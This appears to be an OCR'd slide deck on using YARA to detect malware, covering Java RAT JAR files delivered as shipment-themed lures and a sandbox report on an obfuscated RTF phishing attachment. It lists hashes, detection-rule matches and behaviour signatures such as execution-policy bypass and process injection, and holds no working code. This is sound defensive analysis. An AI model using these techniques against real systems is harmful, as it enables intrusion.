MSI_containing_JAR [] 2020-06-11_7/New.Shipment.Delivery.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_7/New.Shipment.Delivery.jar

85eb931d0d27179ae7c13085fb050b11  2020-06-11_8/OPERATION_A_CONFIRMER.jar
MSI_containing_JAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar
Java_RAT_unknown1_no_JAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar

4a2d5424f87d1d4cdcd8a9bea81d2e2a  2020-06-11_9/shipment.delivery.label.06-03.jar
MSI_containing_JAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
Java_RAT_Ratty_no_JAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
```


“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR




“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR



Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS 

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS


Analysis Report Compliance Questionnaire_UPU POST TRASNFERT.rtf

Overview

General Information

Sample Name:	Compliance Questionnaire_UPU POST TRASNFERT.rtf
MD5:	fdda4b2493c1e188e1f10...
SHA1:	49f9177dd16bdb916b8c0...
SHA256:	167aafdfaa04977ae83d8...

Most interesting Screenshot:




Detection

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%


Signatures

- Initial sample is an obfuscated RTF file
- Bypasses PowerShell execution policy
- Command shell drops VBS files
- Creates autostart registry keys with suspicious value...
- Creates processes via WMI
- Sigma detected: Microsoft Office Product Spawning ...
- Abnormal high CPU Usage
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to injec...
- Enables debug privileges
- Found WSH timer for Javascript or VBS script (likely ...
- Found a high number of Window / User specific syst...
- HTTP GET or POST without a user agent
- May sleep (evasive loops) to hinder dynamic analysis
- Monitors certain registry keys / values for changes (o...

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

